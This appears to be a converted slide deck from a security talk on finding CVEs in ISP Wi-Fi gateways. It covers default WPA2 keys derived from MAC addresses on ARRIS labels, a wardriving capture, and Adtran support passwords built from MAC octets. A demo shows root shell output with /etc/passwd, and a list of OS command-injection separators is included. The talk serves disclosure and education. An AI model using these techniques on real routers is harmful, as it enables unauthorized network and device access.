

CVE Hunting: Wi-Fi Routers, OSINT & **'The Tyranny of the Default'**

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ALERT

Exploitation of Unitronics PLCs used in Water and Wastewater Systems

Release Date: November 28, 2023

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The cyber threat actors likely accessed the affected device—a Unitronics Vision Series PLC with a Human Machine Interface (HMI)—by exploiting cybersecurity weaknesses, including poor password security and exposure to the internet. To secure WWS facilities against this threat, CISA urges organizations to:

- Change all default passwords on PLCs and HMIs and use a [strong password](#). Ensure the Unitronics PLC default password “1111” is not in use.

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Figure 3: Internal Photo – TG1672G – Shields Removed



Figure 1: Internal Photo

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
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ARRIS® MODEL: TG1672G
PN: TG02DHQ1672

DANGER
Mains voltages inside this unit.
No user serviceable parts inside.
Refer service to qualified personnel only!

2.4GHz TG1672GC2
5GHz TG1672GC2-5G
Preshared Key: TG1672G17C9C2
Security Mode: WPA2-PSK(AES)

WPS PIN: 91629449

SN: F45BPM7DV607922

CMAC: D4059817C9C2

EMTA MAC: D4059817C9C3

WAN MAC: D4059817C9C4

40 VAC, 50/60 Hz, 0.7 A MAX
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CM MAC: D4059817C9C2 | SSID: TG1672GC2 | NETWORK KEY (Password): TG1672G17C9C2




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FACTORY PRINTING:
BACKGROUND: WHITE
TEXT AND BARCODE: BLACK

Network Name (SSID)
2.4GHz: [ARRIS]-[XXXX]
5GHz: [ARRIS]-[XXXX]-5G
Presharded Key: XXXXXXXXXXXX
Security Mode: WPA2-PSK (AES)
WPS PIN: XXXXXXXX
SN: A4TBPN323100537
CM MAC: 0015D13A9D2C
EMTA MAC: 0015D13A9D2E
WAN MAC: 0015D13A9D2E

SEE TABLE, COLUMN 1
SEE TABLE, COLUMN 2
SEE TABLE, COLUMN 4
SEE TABLE, COLUMN 3
WPS PIN - 8 RANDOM GENERATED NUMBERS


Security Mode Field	Network or Pre-Shared Key Fields
3	4
"WPA2-PSK (AES)"	"TG1672GXXXXXX" ("XXXXXX")= last six digits of CMAC address). Use field description "Pre-Shared Key"

FACTORY PRINTED LABEL

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Vistumbler WiFi DB



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Vistumbler WiFi DB

The screenshot shows a map of the Tampa area with several red dots representing WiFi signals. A callout box on the left provides detailed information about one signal:

- SSID: **TC8715D58**
- Mac: 78:23:AE:F4:46:FC
- Points: **3**
- Channel: **11**
- Auth: **WPA2-Personal**
- Encryption: **CCMP**
- Manufacturer: **ARRIS Group, Inc.**
- Network Type: **Infrastructure**
- Radio Type: **802.11n**
- First: 2019-05-06 21:40:09.335
- Last: 2019-05-06 21:40:11.474
- High Signal w/GPS: 47
- High RSSI w/GPS: -82

A red arrow points from the callout box to the signal entry in the main map view, which also displays the same details: SSID: TC8715D58 and MAC: 78:23:AE:F4:46:FC.

Case Study

CVE-2023-40039

CVE-2023-40038

CVE-2023-47352

CVE-2024-23726

CVE-2024-25729

CVE-2023-40039 Detail

Description

An issue was discovered on ARRIS TG852G, TG862G, and TG1672G devices. A remote attacker (in proximity to a Wi-Fi network) can derive the default WPA2-PSK value by observing a beacon frame.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

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"The best predictor of future behavior is ... past behavior"

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CVE-2014-

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Search Results

There are **16** CVE Records that match your search.

Name	Description
CVE-2024-25730	Hitron CODA-4582 and CODA-4589 devices have default PSKs that are generated from 5-digit hex values concatenated with a "Hitron" substring, resulting in insufficient entropy (only about one million possibilities).
CVE-2024-23842	Improper Input Validation in Hitron Systems DVR LGUVR-16H 1.02~4.02 allows an attacker to cause network attack in case of using defalut admin ID/PW.
CVE-2024-22772	Improper Input Validation in Hitron Systems DVR LGUVR-8H 1.02~4.02 allows an attacker to cause network attack in case of using defalut admin ID/PW.

CVE-2020-8824

Hitron CODA-4582U 7.1.1.30 devices allow XSS via a Managed Device name on the Wireless > Access Control > Add Managed Device screen.

administrator.

[CVE-2022-47617](#) Hitron CODA-5310 has hard-coded encryption/decryption keys in the program code. A remote attacker authenticated as an administrator can decrypt system files using the hard-coded keys for file access modification, and cause service disruption.

[CVE-2022-47616](#) Hitron CODA-5310 has insufficient filtering for specific parameters in the connection test function. A remote attacker authenticated as an administrator, can use the management page to perform command injection attacks, to execute arbitrary system command, manipulate system or disrupt service.

[CVE-2022-25017](#) Hitron CHITA 7.2.2_0.3b6-CD devices contain a command injection vulnerability via the Device/DDNS.ddnsUsername field.

[CVE-2020-8824](#) Hitron CODA-4582U 7.1.1.30 devices allow XSS via a Managed Device name on the Wireless > Access Control > Add Managed Device screen.

[CVE-2014-10069](#) Hitron CVE-30360 devices use a 578A958E3DD933FC DES key that is shared across different customers' installations, which makes it easier for attackers to obtain sensitive information by decrypting a backup configuration file, as demonstrated by a password hash in the um_auth_account_password field.

[CVE-2009-4868](#) Cross-site scripting (XSS) vulnerability in Hitron Soft Answer Me 1.0 allows remote attackers to inject arbitrary web script or HTML via the q_id parameter to the answers script (aka answers.php). NOTE: some of these details are obtained from third party information.



Case Study

CVE-ID

CVE-2024-28089

[Learn more at National Vulnerability Database \(NVD\)](#)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Hitron CODA-4582 2AHKM-CODA4589 7.2.4.5.1b8 devices allow a remote attacker within Wi-Fi proximity (who has access to the router admin panel) to conduct a DOM-based stored XSS attack that can fetch remote resources. The payload is executed at index.html#advanced_location (aka the Device Location page). This can cause a denial of service or lead to information disclosure.


References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- [MISC:https://github.com/actuator/cve/blob/main/Hitron/CVE-2024-28089](https://github.com/actuator/cve/blob/main/Hitron/CVE-2024-28089)
- [MISC:https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC.gif](https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC.gif)
- [MISC:https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC_DOS_ALT.gif](https://github.com/actuator/cve/blob/main/Hitron/Hitron_DOM_XSS_POC_DOS_ALT.gif)



DEMO



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The image is a composite of several elements. At the top right is the logo for CVE (Common Vulnerabilities and Exposures). Below it is a large, bold title: "Applied Open Source Intelligence (OSINT)". In the center is a photograph of a man in a dark suit and blue tie, looking upwards with a shocked expression. Overlaid on this image is the text: "I just had this really odd moment of déjà vu." To the left of the central image is a screenshot of a web browser displaying search results for "CVE". The results page shows a list of 10 CVE records. The first record in the list is highlighted with a red border. To the right of the central image is a vertical sidebar with a date: "June 30, 2024".

For quick access, place your bookmarks here on the bookmarks bar.

HOME > CVE > SEARCH RESULTS

Search Results

There are **10** CVE Records that match your search criteria.

Name
CVE-2024-28093 The TELNET service on ADTRAN AOS before R10.8.1 allows remote attackers to inject arbitrary web scripts via a crafted diagnostic-profile over TELNET.
CVE-2021-25681 ** UNSUPPORTED Web-based Phone Manager web server issue will not be patched.
CVE-2021-25680 ** UNSUPPORTED Web-based issue and below but potentially NetVanta 7060 and N
CVE-2021-25679 ** UNSUPPORTED Web-based issue 10.8.1 and below but potentially appliances NetVanta 7060 and N
CVE-2018-19648 An issue was discovered in the diagnostic-profile of the diagnostic-profile over RESTCONF.
CVE-2013-5210 Cross-site scripting (XSS) vulnerability in the GUI login page in ADTRAN AOS before R10.8.1 on the NetVanta 7100 allows remote attackers to inject arbitrary web

June 30, 2024.

Case Study

Search Results

There are 15 CVE Records that match your search.

Name	Description
CVE-2024-39345	AdTran 834-5 HDC17600021F1 (SmartOS 11.1.1.1) devices enable the SSH service by default and have a hidden, undocumented, hard-coded support account whose password is based on the devices MAC address. All of the devices internet interfaces share a similar MAC address that only varies in their final octet. This allows network-adjacent attackers to derive the support user's SSH password by decrementing the final octet of the connected gateway address or via the BSSID. An attacker can then execute arbitrary OS commands with root-level privileges.
CVE-2024-31977	Adtran 834-5 11.1.0.101-202106231430, and fixed as of SmartOS Version 12.5.5.1, devices allow OS Command Injection via shell metacharacters to the Ping or Traceroute utility.
CVE-2024-31971	**UNSUPPORTED WHEN ASSIGNED** Multiple stored cross-site scripting (XSS) vulnerabilities on AdTran NetVanta 3120 18.01.01.00.E devices allow remote attackers to inject arbitrary JavaScript, as demonstrated by /mainPassword.html, /processIdentity.html, /public.html, /dhcp.html, /private.html, /hostname.html, /connectivity.html, /NetworkMonitor.html, /trafficMonitoringConfig.html, and /wizardMain.html.
CVE-2024-31970	AdTran SRG 834-5 HDC17600021F1 devices (with SmartOS 11.1.1.1 and fixed in Version 12.1.3.1) have SSH enabled by default, accessible both over the LAN and the Internet. During a window of time when the device is being set up, it uses a default username and password combination of admin/admin with root-level privileges. An attacker can exploit this window to gain unauthorized root access by either modifying the existing admin account or creating a new account with equivalent privileges. This vulnerability allows attackers to execute arbitrary commands.
CVE-2024-28093	**UNSUPPORTED WHEN ASSIGNED** The TELNET service of AdTran NetVanta 3120 18.01.01.00.E devices is enabled by default, and has default credentials for a root-level account.
CVE-2023-38120	Adtran SR400ac ping Command Injection Remote Code Execution Vulnerability. This vulnerability allows remote attackers to execute arbitrary code on affected installations of Adtran SR400ac routers. Although authentication is required to exploit this vulnerability, the existing authentication mechanism can be bypassed. The specific flaw exists within the ping command, which is available over JSON-RPC. A crafted host parameter can trigger execution of a system call composed from a user-supplied string. An attacker can leverage this vulnerability to execute code in the context of root. Was ZDI-CAN-20525.
CVE-2021-25681	** UNSUPPORTED WHEN ASSIGNED ** AdTran Personal Phone Manager 10.8.1 software is vulnerable to an issue that allows for exfiltration of data over DNS. This could allow for exposed AdTran Personal Phone Manager web servers to be used as DNS redirectors to tunnel arbitrary data over DNS. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2021-25680	** UNSUPPORTED WHEN ASSIGNED ** The AdTran Personal Phone Manager software is vulnerable to multiple reflected cross-site scripting (XSS) issues. These issues impact at minimum versions 10.8.1 and below but potentially impact later versions as well since they have not previously been disclosed. Only version 10.8.1 was able to be confirmed during primary research. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2021-25679	** UNSUPPORTED WHEN ASSIGNED ** The AdTran Personal Phone Manager software is vulnerable to an authenticated stored cross-site scripting (XSS) issues. These issues impact at minimum versions 10.8.1 and below but potentially impact later versions as well since they have not previously been disclosed. Only version 10.8.1 was able to be confirmed during primary research. NOTE: The affected appliances NetVanta 7060 and NetVanta 7100 are considered End of Life and as such this issue will not be patched.
CVE-2018-19648	An issue was discovered in ADTRAN PMAA 1.6.2-1, 1.6.3, and 1.6.4. NETCONF Access Management (NACM) allows unprivileged users to create privileged users and execute arbitrary commands via the use of the diagnostic-profile over RESTCONF.
CVE-2013-5210	Cross-site scripting (XSS) vulnerability in the GUI login page in ADTRAN AOS before R10.8.1 on the Netvanta 7100 allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.
CVE-2005-4566	Buffer overflow in the Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to have an unknown impact via crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2005-4565	Format string vulnerability in the Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to have an unknown impact via format string specifiers in crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2005-4564	The Internet Key Exchange version 1 (IKEv1) implementation in ADTRAN NetVanta before 10.03.03.E might allow remote attackers to cause a denial of service via crafted IKE packets, as demonstrated by the PROTOS ISAKMP Test Suite for IKEv1.
CVE-2000-0292	The Adtran MX2800 M13 Multiplexer allows remote attackers to cause a denial of service via a ping flood to the Ethernet interface, which causes the device to crash.

DEMO

```
(config)# tcl passwd attacker
Changing password for attacker
Enter the new password (minimum of 5 characters)
Please use a combination of upper and lower case letters and numbers.
New password:
Re-enter new password:
passwd: password changed.
(config)# tcl cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
admin:x:0:0:admin:/var:/usr/bin/clish
support:x:0:0:support:/var:/usr/bin/clish
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
sshd:x:22:22:sshd:/var/empty:/bin/false
lldp:x:121:129:lldp:/var/run/lldp:/bin/false
rpc:x:65533:65533:rpc:/var/run/rpc:/bin/false
avahi:x:105:105:avahi:/var/run/avahi:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
mosquitto:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
mysmartrg:x:0:0:mysmartrg:/var:/bin/false
http:x:65536:65536:http:/var/run/http:/bin/false
quickstart:x:0:0:quickstart:/var:/usr/bin/clish
invader:x:1000:1000::/home/invader:
attacker:x:1001:1001::/home/attacker:
(config)# ■
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Changing password for attacker
Enter the new password (minimum of 5 characters)
Please use a combination of upper and lower case letters and numbers.
New password:
Re-enter new password:
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(config)# tcl cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
admin:x:0:0:admin:/var:/usr/bin/clish
support:x:0:0:support:/var:/usr/bin/clish
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network/
nobody:x:100:100:nobody:/var/run/nobody:/bin/false
```

For the support user, these are "support" and the last three octets of the MAC address. The MAC address is located on a label on the back of the gateway. Make sure to enter the letters in all caps and include the separating colons (e.g., AA:BB:CC).

```
root:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
mysmartrg:x:0:0:mysmartrg:/var:/bin/false
http:x:65536:65536:http:/var/run/http:/bin/false
quickstart:x:0:0:quickstart:/var:/usr/bin/clish
invader:x:1000:1000::/home/invader:
attacker:x:1001:1001::/home/attacker:
(config)# ■
```



Description

Adtran 834-5 11.1.0.101-202106231430, and fixed as of SmartOS Version 12.5.5.1, devices allow OS Command Injection via shell metacharacters to the Ping or Traceroute utility.

Metrics

[CVSS Version 4.0](#)[CVSS Version 3.x](#)[CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

**NIST: NVD****Base Score:** 8.8 HIGH**Vector:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H



CVE-2024-31977

ACTUATOR.SH

Description

Adtran 834-5 11.1.0.101-2021062314

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CVSS 3.x Severity and Vec



NIST: NVD

Ways of injecting OS commands

You can use a number of shell metacharacters to perform OS command injection attacks.

A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

- &

- &&

- |

- //

The following command separators work only on Unix-based systems:

- ;

- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- ` injected command `

- \$ (injected command)

The different shell metacharacters have subtly different behaviors that might change whether they work in certain situations. This could impact whether they allow in-band retrieval of command output or are useful only for blind exploitation.

Injection via shell

by other sources is also displayed.


R:L/UI:N/S:U/C:H/I:H/A:H

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
<https://portswigger.net/web-security/os-command-injection/lab-simple>

DEMO



conclusions

- Manufacturer's should require users to set a new password before device can be used.
- Default login credentials should not be based on publicly enumerable data like *MAC addresses*
- You do not need to be an expert (I am not) to identify a CVE



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THANK YOU!

